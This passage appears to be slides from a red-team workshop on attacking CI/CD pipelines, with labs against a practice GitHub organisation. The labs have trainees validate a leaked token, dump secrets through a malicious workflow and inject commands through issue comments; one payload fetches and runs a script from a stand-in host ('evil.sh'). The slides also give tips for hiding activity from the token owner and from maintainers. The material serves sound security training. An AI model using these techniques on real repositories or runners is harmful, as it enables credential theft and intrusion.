ABUSING DEVOPS TO PIVOT BETWEEN CLOUD AND ON-PREM

Tom Porter
Colbert Zhu

accenturesecurity

About

Accenture Security, FusionX Red Team
- AdSims Fortune 100

DevOps Workshops
- Cons
- Clients

Training
- Black Hat EU 2-day training
  "Attacking DevOps Pipelines" (debut!)

Tom Porter
@porterhau5

ACCENTURE, FUSIONX RED TEAM

- ADVERSARY SIMULATION
- PENETRATION TESTING
- CLOUD & DEVOPS
- BASEBALL

Colbert Zhu

ACCENTURE, FUSIONX RED TEAM

- APPLICATION/NETWORK PENETRATION TESTING
- RED TEAMING
- FANTASY BASEBALL SPREADSHEET ENTHUSIAST


accenturesecurity

What is DevOps?

"DevOps is a cultural and collaborative mindset that emphasizes communication, collaboration, integration, and automation between development and operations teams in order to achieve faster and more reliable software delivery.

This includes tasks such as designing and building automation frameworks, implementing Continuous Integration/Continuous Delivery (CI/CD) pipelines, managing infrastructure as code, and monitoring and logging systems."

@kamrify
https://roadmap.sh/devops


PLAN
CONTINUOUS
INTEGRATION
DEPLOY
BUILD
OPERATE
CONTINUOUS FEEDBACK
REAL-TIME COMMUNICATION
REAL-TIME COMMUNICATION
draw.io
asana
box
flowdock
Google Drive
Google Docs
PivotalTracker
Lucidchart
planio
Wrike
smartsheet
Office
gliffy
Basecamp
Trello
Dropbox
Microsoft Teams
(x) matters
zoominfo.
CODE CLIMATE
git
GitLab
JFrog
npm
kubernetes
docker
Visual Studio Team Foundation Server
GitHub
Sonatype
MOCHA
TeamCity
CODESHIP
Jenkins
buddybuild
circleci
shippable
Travis CI
split
salesforce
SAUCELABS
FitNesse
runnable
INTERCOM
zendesk
Jasmine
ZOHO CRM
ZEPHYR
BrowserStack
cucumber
instabug
freshdesk
OMETRY
QASymphony
OMNIDESK
servicenow
TestFairy
HashiCorp
Google Cloud Platform
amazon web services
Microsoft Azure
ANSIBLE
RELEASE
heroku
DEPLOY
puppet
CHEF
rackspace
OpsGenie
VictorOps
pagerduty
BlueJeans
slack
New Relic.
snyk
bugsnag
Nagios
splunk>
LOGGLY
ZABBIX
RAYGUN
SENTRY
DATADOG
bigpanda
dynatrace
Rollbar
APPDYNAMICS
[:]SourceClear
LogicMonitor

DevOps in the Real World

Does your organization create software? It probably follows a model similar to this.

Automation and maturity levels vary, and with that complexity changes.

- Plan and document projects
- Write the code and store it
- Build the software & test it
- Create infrastructure
- Deploy software to infra
- Configure and troubleshoot
- Monitor apps & infra
- Don't expose secrets

DevOps in the Real World

Does your organization create software? It probably follows a model similar to this.

Automation and maturity levels vary, and with that complexity changes.

Plan and document projects →	**Intelligence gathering**
Write the code and store it →	**Credential hunting**
Build the software & test it →	**Supply chain attacks**
Create infrastructure →	**Privilege escalation**
Deploy software to infra →	**Lateral movement**
Configure and troubleshoot →	**Remote code execution**
Monitor apps & infra →	**Sensitive data disclosure**
Don't expose secrets →	**Keys to the kingdom**

How Is DevOps Targeted?

Package Hijacking

XZ utils backdoor (legitimate maintainer)

PyTorch (stolen credentials)

Secret leakage

Mercedes-Benz (source code)

PyPi/Python (binary file)

Build Misconfiguration

GitHub (self-hosted runner)

Google (self-hosted runner)

Reputation Hiding / SocEng

Microsoft / GitHub (file hosting – LUA malware loader)

Initial Access

Source Code Management (SCM)
Credential hunting

Accessing SCM Platforms

- Anonymous!
- Username/password
  - Be careful of MFA
- Identify if SSO or local accounts
  - Popular for service accounts
- Access tokens – bypass MFA!
  - Know the prefixes
  - Default TTL: 30 days
- SSH keys
  - Repository interactions
  - Regenerate MFA backup codes

Token type	Prefix
Personal access token (classic)	`ghp_`
Fine-grained personal access token	`github_pat_`
OAuth access token	`gho_`
User access token for a GitHub App	`ghu_`
Installation access token for a GitHub App	`ghs_`
Refresh token for a GitHub App	`ghr_`

Token name	Prefix
Personal access token	`glpat-`
OAuth Application Secret	`gloas-`
Impersonation token	`glpat-`
Project access token	`glpat-`
Group access token	`glpat-`
Deploy token	`gldt-` (Added in GitLab 16.7)
Runner authentication token	`glrt-`
CI/CD Job token	`glcbt-` • (Introduced in GitLab 16.8 behind a feature flag named `prefix_ci_build_tokens`. Disabled by default.) • (Generally available in GitLab 16.9. Feature flag `prefix_ci_build_tokens` removed.)
Trigger token	`glptt-`
Feed token	`glft-`
Incoming mail token	`glimt-`
GitLab agent for Kubernetes token	`glagent-`

Credential Hunting

Search strategies

List of search terms (pass, basic, authorization)

- Git search dorks: https://github.com/techgaun/github-dorks

Repositories and commit histories

- Trufflehog – https://github.com/trufflesecurity/trufflehog
- GitLeaks – https://github.com/gitleaks/gitleaks
- GitRob – https://gitlab.com/gitlab-com/gl-security/threatmanagement/redteam/redteam-public/gitrob

Disassembling/Decompiling/Deobfuscating

- Tools: dotPeek, dnSpy, ILSpy, JD-GUI, Ghidra, IDA, uncompyle
- https://jfrog.com/blog/leaked-pypi-secret-token-revealed-in-binary-preventing-suppy-chain-attack/

Custom GPTs

- GitHub API Bot:
https://chatgpt.com/g/g-qA09Y3Qux-gith-api-bot
- GitLab API Bot
https://chatgpt.com/g/g-KmHJWgkGB-gitl-api-bot

I found a personal access token, tell me how to verify it's still valid and who it belongs to

To verify if a GitHub personal access token is still valid and to find out who it belongs to, you can use the GitHub API endpoint for the authenticated user. Specifically, you can send a GET request to the `https://api.github.com/user` endpoint with the token included in the header for authentication.

Here's how you can do this using `curl`:

sh Copy code

```sh
curl -H "Authorization: token YOUR_PERSONAL_ACCESS_TOKEN" https://api.github.com/us
```

Explanation

- `curl`: This is the command-line tool used to send HTTP requests.
- `-H "Authorization: token YOUR_PERSONAL_ACCESS_TOKEN"`: This adds the Authorization header to the request. Replace `YOUR_PERSONAL_ACCESS_TOKEN` with your actual token.
- `https://api.github.com/user`: This is the GitHub API endpoint that returns information about the authenticated user.

Example

If your personal access token is `ghp_ABC123XYZ789`, the command will look like this:

sh Copy code

```sh
curl -H "Authorization: token ghp_ABC123XYZ789" https://api.github.com/user
```

Expected Outcome

If the token is valid, you will receive a JSON response with information about the user associated with the token, like this:

json Copy code


```json
{
  "login": "username",
  "id": 123456,
  "node_id": "MDQ6VXNlcjEyMzQ1Ng==",
  "avatar_url": "https://avatars.githubusercontent.com/u/123456?v=4",
  "gravatar_id": "",
  "url": "https://api.github.com/users/username",
  "html_url": "https://github.com/username",
  ...
}
```


If the token is invalid or expired, you will receive a 401 Unauthorized status code with an error message like this:

json Copy code

```json
{
  "message": "Bad credentials",
  "documentation_url": "https://docs.github.com/rest"
}
```

Red Blue Purple AI / fabric





https://github.com/danielmiessler/fabric

https://rbpai.net/

Lab 01

SCM initial access
Situational awareness

Scenario

- Target: Sharp Bets LLC, an online sportsbook.
- OSINT revealed a presence on public GitHub (sharpbets)


Lab Objectives

1. Extract GitHub API token from a binary file
2. Understand more about our compromised user's access

Lab 01: Initial Access

1) Browse to https://github.com/sharpbets, find public repositories
- Download these slides: https://github.com/sharpbets/materials/slides/Abusing-DevOps-RTV.pdf

2) Download/inspect leftover `__pycache__/repo_list.cpython-38.pyc` file in 'sharpbets-app-dev' repo
- Decompile and recover GitHub PAT for Sharp Bets developer (sharpbets-joe)
  - CLI: **`uncompyle6 repo_list.cpython-38.pyc`**
  - Online: https://www.toolnb.com/tools-lang-en/pyc.html



Lab 01: Initial Access

For each of the following curl commands, use the following syntax:

```
$ export GH_TOKEN=ghp_<token>
$ curl -s -v -L -H "Accept: application/vnd.github+json" -H "Authorization: Bearer $GH_TOKEN" -H
"X-GitHub-Api-Version: 2022-11-28" <URL>
```

3) Who does the token belong to? What are my token scopes? (For scopes, check for the 'x-oauth-scopes' header in the response)

- URL: https://api.github.com/user

4) What organizations is the user a member of, and what is their access level?

- URL: https://api.github.com/user/memberships/orgs

5) What repos do I have access to?

- URL: https://api.github.com/user/repos

Easy mode: gato (https://github.com/praetorian-inc/gato):

```
$ export GH_TOKEN=ghp_<token>
$ gato -s enum -v
```

Continuous Integration

Build Systems
Poisoned Pipeline Execution
CI Secrets

Building

CI

All-in-one vs. Component
- All-in-one: GitLab CI/CD, GitHub Actions, Azure DevOps Pipelines
- Component: Jenkins, CircleCI, TeamCity

Often has keys to the kingdom because it integrates everywhere
- Also means it often bypasses network segmentation

Example – the Jenkins attack surface:
- Stored & plugin credentials
- Build logs
- Pipeline parameters
- Workspaces to find private repos
- Offline decryption of Jenkins backup (go-decrypt-jenkins)
- User/group enumeration
- Credential verification

Tool: Jenkins Attack Framework
- https://github.com/Accenture/jenkins-attack-framework

Accompanying blog post describing capabilities:
- https://medium.com/nerd-for-tech/jenkins-attack-framework-40b7ce628e78

Poisoned Pipeline Execution

PPE

Direct PPE

- Compromise access to source code (Creds/SSH/Token), modify build definitions
  - Feature branch workflows, dump secrets or get code execution

Indirect PPE

- Modify files referenced by build definitions (e.g. external build servers)
  - Jenkins
  - GitHub Action chaining

Public PPE

- External user getting code execution within a pipeline
  - Fork & Pull Request with vulnerable triggers
  - Pwn Requests (pull_request_target)
  - Command/expression injection via event variables

Bishop Fox blog: https://bishopfox.com/blog/poisoned-pipeline-attack-execution-a-look-at-ci-cd-environments

GitHub Actions

- GitHub's CI/CD solution
- Build systems that execute workflows based on triggers (e.g., pull_request, issue_comment)
- Workflows can be submitted by any repository contributor (and on forks!)
- User/Token scopes dictate permissions within orgs and repos
- Reside in repo at: .github/workflows/$name.yml

SaaS Runners

- Hosted by GitHub
- Ephemeral
- Isolated
- Build images maintained by GitHub

Self-Hosted Runners

- Host yourself
- May not be ephemeral (default)
- Probably not isolated (high LOE)
- Likely using outdated OS (whole thing)
- Potentially EDR/AV? (LOLBAS/GTOFBin/RoR)
- Should never be used for a public repo (GitHub)

GitLab CI/CD

- GitLab Runners
  - Executors
    - Docker, Kubernetes, Shell, SSH, and more
  - Which branches are configured for a CI/CD pipeline?
    - Different branches may have different pipelines files/protections
  - Have an on-prem GitLab account?
    - Create your own private repo, setup CI/CD, look for available runners

- Build definition: `.gitlab-ci.yml`
  - Configuration file defining the order of tasks a GitLab Runner performs
    - Compile an application
    - Perform unit tests
    - Run static analysis tools
    - Retrieve secret from password vault
  - Built-in modules for common tasks
    - Can also execute script commands (e.g., Bash, PowerShell)

GitHub Workflow Files

YAML files (.github/workflows/ in repo)

Basic structure:

- Name (to identify the workflow)
- Triggers (events: push, pull_request, etc.)
- Environments (deployments)
- Jobs (workload isolation, executes steps)
- Steps (actions to perform, env vars)

Good intro to Actions:
https://gist.github.com/br3ndonland/f9c753eb27381f97336aa21b8d932be6

```yaml
name: demo

on:
  push:
    branches: [demo]
  pull_request:
  workflow_dispatch:

env:
  APP_NAME: "GitHub Actions demo workflow"

jobs:
  simple:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout repo
        uses: actions/checkout@main
      - name: Verify the workspace context
        run: echo 'Workspace directory is ${{ github.workspace }}'
      - name: Run a simple echo command with a pre-set environment variable
        run: echo 'Hello World, from ${{ env.APP_NAME }}'
```

GitHub Secrets

- Secrets can exist at several different levels:
  - Organization – accessible by Org admins and by Org repos
  - Repository – accessible to workflows in repo
  - Environment – accessible to workflows targeting a specific environment, have met environment criteria
- If PAT has 'repo' and 'workflow' scopes and write access to an Organization's repository, can dump secrets
  - No self-hosted runner needed!
  - Cannot be done from personal fork
  - Process:
    - Create branch
    - Push malicious workflow the references secrets from the "secrets context", e.g. `{{ secrets.NAME }}`
    - Execute, retrieve/receive output
    - Delete branch, workflow, and deployments if necessary
- OPSEC: If your run fails, then the PAT owner gets notified (email, in-app mail) by default! Can delete the failed run and the in-app mail notification will disappear.
- Other secret dumping techniques include template injection for file/process abuse and memory scraping
  - https://karimrahal.com/2023/01/05/github-actions-leaking-secrets/

Lab 02

Secret identification
Secret extraction

Scenario

- Obtained GitHub PAT for Sharp Bets developer
- Enumerated Org memberships & Repos

Lab Objectives

1. Identify Org, Repo, and Environment secrets
2. Create a branch for a malicious workflow
3. Dump secrets via SaaS runners in GitHub Actions

Lab 02: Secrets

This slide is a reference for how to identify secrets using the API – very useful for private repos or if you're limited to only using a PAT! In the interest of time, skip this slide and the next to continue the lab.

For each of the following curl commands, use the following syntax prior to the target <URL>:

```
$ curl -L -H "Accept: application/vnd.github+json" -H "Authorization: Bearer ghp_<token>" -H "X-GitHub-Api-Version: 2022-11-28" <URL>
```

List Organization secrets – may not be directly accessible and get 403, but accessible later via Org repos

- URL: https://api.github.com/orgs/sharpbets/actions/secrets

List Organization secrets accessible via target repo, find "FLAG_02"

- URL: https://api.github.com/repos/sharpbets/sharpbets-app-dev/actions/organization-secrets

List repo secrets, find "FLAG_01"

- URL: https://api.github.com/repos/sharpbets/sharpbets-app-dev/actions/secrets

List Environments, find "dev" environment

- URL: https://api.github.com/repos/sharpbets/sharpbets-app-dev/environments

List Environment secrets, find "FLAG_03"

- URL: https://api.github.com/repos/sharpbets/sharpbets-app-dev/environments/dev/secrets


Lab 02: Secrets

If you have UI access as a repository owner, you can also view the accessible secrets by going to:

> Settings
> Secrets and variables
> Actions

Want a one-liner with gato? Will miss Environment secrets!

```
$ gato -s enum --self-enumeration
```



Lab 02: Secrets

We know the names of the secrets:

- `FLAG_01`
- `FLAG_02`
- `FLAG_03`

These are available to us in the `{{ secrets }}` context during workflows.

1) Let's dump them using a malicious workflow. Clone the 'sharpbets-app-dev' repo.

```
$ git clone https://github.com/sharpbets/sharpbets-app-dev.git
$ cd sharpbets-app-dev
```

2) Create a new temporary branch. Give it a unique name so it does not clash with others!

```
$ git checkout -b <unique_branch_name>
```

Lab 02: Secrets

3) Create the malicious workflow file. Can copy: https://github.com/sharpbets/materials/lab02-secrets/debug.yml

NOTE:

- Change the value of **branches** to match your unique branch name.
- This workflow file has OPSEC issues and is meant as a starter template to showcase functionality. Take the extra precautionary steps on real assessments to protect sensitive data in logs.

```
$ vim .github/workflows/debug.yml
```

4) Add and commit the file to your branch.

```
$ git add .github/workflows/debug.yml
$ git -c user.email="sharpbets-joe@users.noreply.github.com" -c user.name="sharpbets-joe" commit -a
-m 'debug’
```

5) Push your branch back to GitHub (uses the compromised PAT)

```
$ export GH_TOKEN=ghp_<token>
$ git remote set-url origin https://sharpbets-joe:$GH_TOKEN@github.com/sharpbets/sharpbets-app-
dev.git
$ git push -u origin <unique_branch_name>
```

Lab 02: Secrets

6) Check the Actions page to see your workflow! https://github.com/sharpbets/sharpbets-app-dev/actions

- Won't be able to view the logs unless authenticated ☹
- Good news though – for public repos, you can be any authenticated user!

*For private repositories, or if limited to tokens, you'll have to retrieve the run logs via the API. Curl URLs below:

Get Run ID (ex: 10255251425)

- URL: https://api.github.com/repos/sharpbets/sharpbets-app-dev/actions/runs | grep -B 1 "debug"

Get Job ID (ex: 2871393502)

- URL: https://api.github.com/repos/sharpbets/sharpbets-app-dev/actions/runs/RUN_ID/jobs

Get Job Logs

- URL: https://api.github.com/repos/sharpbets/sharpbets-app-dev/actions/jobs/JOB_ID/logs

Lab 02: Secrets

7) Decode the secrets from the run logs! Our workflow used double base64 encoding, super spicy.

```
$ echo “<base64 output from run log>” | base64 –d | base64 –d
FLAG_01=Ippei-Ki-Yay
FLAG_02=1919Bl@ckS0x!
FLAG_03=flag3secretyay
```

*Bonus: The automated way

```
$ gato -s attack -t sharpbets/sharpbets-app-dev --secrets --delete-action
```

Code Execution

Public PPE Primitives
Self-Hosted Runners

Command Injection

When a workflow event is triggered, attributes about the event are passed to the workflow. Some of those values are user-controlled.

- Examples:
  - `github.event.issue.body`
  - `github.event.issue.title`
  - `github.event.comment.body`
  - `github.event.pull_request.body`
  - `github.event.pull_request.title`
  - `github.event.pull_request.head.label`
  - `And more...`

Workflows can be vulnerable is they pass these values into unsafe expressions.


- Example workflow:
  - `run: echo {{ github.event.comment.body }}`
- Malicious comment: "; curl https://a.b.c.d/evil.sh | bash"
  - `run: echo ; curl https://a.b.c.d/evil.sh | bash`


Forked Workflows

What if you don't have repo access? Leverage forks.

Workflows from forks

- By default, first-time contributors have to be approved!
- Not that hard to become a contributor in some cases… https://johnstawinski.com/2024/04/15/fixing-typos-and-breaching-microsofts-perimeter/
- Check pull requests from other contributors, see if each PR requires approval or if you only need to be a contributor





Dangerous Triggers

- Trigger: `pull_request_target`
  - Run in context of the base branch
  - Considered trusted
  - Always run, regardless of approval settings
  - Checkout and run code from PR branch
- OPSEC: Use "draft" pull request – repo maintainers won't be notified
- Targeting tip:
  - Runners often exist in different environments (e.g., one is on-prem, one is in AWS, etc.)
  - Leverage Labels and Tags – get the runner you want by specifying these! Linux usually more OPSEC-safe than Windows.

About workflow runs from public forks

Anyone can fork a public repository, and then submit a pull request that proposes changes to the repository's GitHub Actions workflows. Although workflows from forks do not have access to sensitive data such as secrets, they can be an annoyance for maintainers if they are modified for abusive purposes.

To help prevent this, workflows on pull requests to public repositories from some outside contributors will not run automatically, and might need to be approved first. By default, all first-time contributors require approval to run workflows.

> **Note:** Workflows triggered by `pull_request_target` events are run in the context of the base branch. Since the base branch is considered trusted, workflows triggered by these events will always run, regardless of approval settings. For more information about the `pull_request_target` event, see "Events that trigger workflows."

- Tool: octoscan
  https://github.com/synacktiv/octoscan

Runner Post-Exploitation

Code execution via Actions is cool, but what about persistence?

- LOLBAS (https://lolbas-project.github.io/) & GTFOBins (https://gtfobins.github.io/) are your friend
- Runners typically have:
  - Internet connectivity (to download packages)
  - Passwordless sudo access
  - Self-hosted runners are not usually ephemeral, can persist outside of working directory
- Runner-over-Runner (RoR) – use workflow steps to install a secondary runner, but point the new runner towards your private C2 repo… Brilliant.
  - Talk: Grand Theft Actions: Abusing Self-Hosted GitHub Runners at Scale
    - Saturday at 12:00 in LVCC – L1 – HW1-11-04 (Track 4)
    - Adnan Khan (@adnanthekhan), John Stawinski (https://johnstawinski.com/)
    - Release of gato-x

Post-exploitation targets

- Artifacts/secrets/env vars from other workflows that get executed, both past and future
- Pivot point to other network segments

GitHub Attack TOolkit

gato

Features

- Token validation
- Repository and permission enumeration
- Secrets exfiltration
- Self-hosted runner identification
- Workflow enumeration

Friendly IOCs, know your tools ☺

Tool: https://github.com/praetorian-inc/gato

Lab 03

Public PPE on Self-Hosted Runner

Scenario

- No access has been compromised for target Organization
- Gain code execution on internal network via PPE

Lab Objectives

1. Identify vulnerable public workflows using self-hosted runner
2. Inject malicious code into workflow via Issue comment
3. Inject malicious code into workflow via fork & pull request

Lab 03: Self-Hosted Runner

We'll do this whole chain from the UI. We'll impersonate an attacker from outside the target Organization.

First attack – command injection!

1) Log into a GitHub account you own at https://github.com

2) Browse to https://github.com/sharpbets/sharpbets-app-prod

3) On the 'main' branch, inspect `.github/workflows/comment.yml` and look for vulnerable traits:

- **`trigger: issue_comment`** (no code push required to trigger – this trigger only works with default branch)
- **`runs-on: self-hosted`** (Self-hosted runner)
- **`run: echo ${{ github.event.comment.body }}`** (user-controlled input passed to shell)

sharpbets-app-prod / .github / workflows / comment.yml

sharpbets-joe debug

Code Blame 15 lines (13 loc) · 241 Bytes

```
1   name: Comment
2
3   on:
4     issue_comment:
5       types: created
6
7   jobs:
8     issue_commented:
9       name: inspect new comment
10      runs-on:
11      - self-hosted
12      - Linux
13      steps:
14      - name: comment debug
15        run: echo ${{ github.event.comment.body }}
```

Lab 03: Self-Hosted Runner


4) Go to "Issues", add a new comment on an issue (or create a new issue and then comment on it)

Comment content:


```
; <command>
```

Example:

```
; id; pwd; ls -la
```



5) Go to "Actions", observe your workflow run logs



Lab 03: Self-Hosted Runner

Next one – dangerous triggers!

1) Browse to https://github.com/sharpbets/sharpbets-app-prod

2) On the 'prod-br-01' branch, inspect `.github/workflows/debug.yml` and look for vulnerable traits:

- **`trigger: pull_request_trigger`** (no approvals!)
- **`runs-on: self-hosted`** (Self-hosted runner)
- **`run: bash start.sh`** (editable script contained in same repo)

sharpbets-app-prod / .github / workflows / debug.yml

sharpbets-joe debug

